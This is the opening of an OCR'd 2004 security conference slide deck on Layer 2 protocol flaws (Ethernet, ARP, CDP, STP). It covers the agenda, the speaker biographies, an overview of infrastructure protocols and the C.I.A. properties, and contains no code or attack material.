


Modern Network Infrastructure Security


Layer 2 Protocol Flaws Illustrated and Codified

May 2004

Mike Schiffman, Cisco Systems
Jeremy Rauch, Duncansoft Inc.

Agenda

- Introduction, overview, and what you'll learn
- Define Modern Network Infrastructure
- A brief introduction to libnet and libpcap
  - Needed to understand the tools
- Introduce our layer 2 protocols for the day
  - Ethernet, ARP, CDP, STP
  - Protocol flaws, not implementation flaws
- Code to examine these flaws
- Closing comments and questions




Mike Schiffman


- Researcher for Cisco Systems
  - Critical Infrastructure Assurance Group [CIAG]
- Technical Advisory Boards: Qualys, Sensory Networks, Vigilant, IMG Universal
- Consulting Editor for Wiley & Sons
- R&D, Consulting, Speaking background
  - Firewalk, Libipg, Libnet, Libsf, Libradiate, various whitepapers and reports
- Done time with: @stake, Guardent, Cambridge Technology Partners, ISS
- Current book:
  - Modern Network Infrastructure Security, Addison Wesley (2005)
- Previous books:
  - Building Open Source Network Security Tools, Wiley & Sons
  - Hacker's Challenge Book I, Osborne McGraw-Hill
  - Hacker's Challenge Book II, Osborne McGraw-Hill

Jeremy Rauch

- CTO of Duncansoft, LLC
  - Startup developing security devices for 802.11 networks
- Past Development and Consulting background
  - Principle engineer for Tellium (now Zhone), designing + implementing optical switching products
  - Lead Engineer + Dev Manager for Network Associates Cybercop Unix IDS
  - One of the founders of SecurityFocus.com
    - Managed vulnerability + Unix content
  - Consulted for a variety of Fortune 500 clients, specializing in financial application vulnerability testing
  - Speaking + client training for a variety of congerences + clients for 7+ years
- Current book:
  - <u>Modern Network Infrastructure Security</u>, Addison Wesley (2005)
- Previous book:
  - <u>Hack Proofing Your Network: Internet Tradecraft, First Edition</u>, Syngress Press (2000)




Modern Network Infrastructure Security



- Modern networks are made up of a variety of devices
  - These devices rely on a set of "infrastructure protocols" to operate and get work done
    - Most obvious: TCP, UDP, IP
    - Pretty obvious: Ethernet, ARP, IPSec, PPTP
    - Not so obvious: routing protocols, QoS protocols, HA protocols
  - Many things going on in the network that are generally ignored when it comes to security
    - Perimeter issue is understood (firewalls)
    - Client security is understood (IDS and policy)
    - Infrastructure is largely ignored or misunderstood
  - How can you evaluate and quantify risk when you don't know about a large portion of the things running on your network?


Methodology For Today

- Identify the protocols
- Outline general use pattern for the protocol
- Identify, classify and discuss a handful of protocol flaws
  - Not an exhaustive list
- Discuss tool implementation




C.I.A. Properties

- Protocol flaws will be framed in terms of their impact on the C.I.A. properties of an information system
- C.I.A. properties measure a system's ability to handle the following:
- Confidentiality
  - Protection from unauthorized information disclosure
- Integrity
  - Protection from unauthorized modification
- Availability
  - Protection from downtime



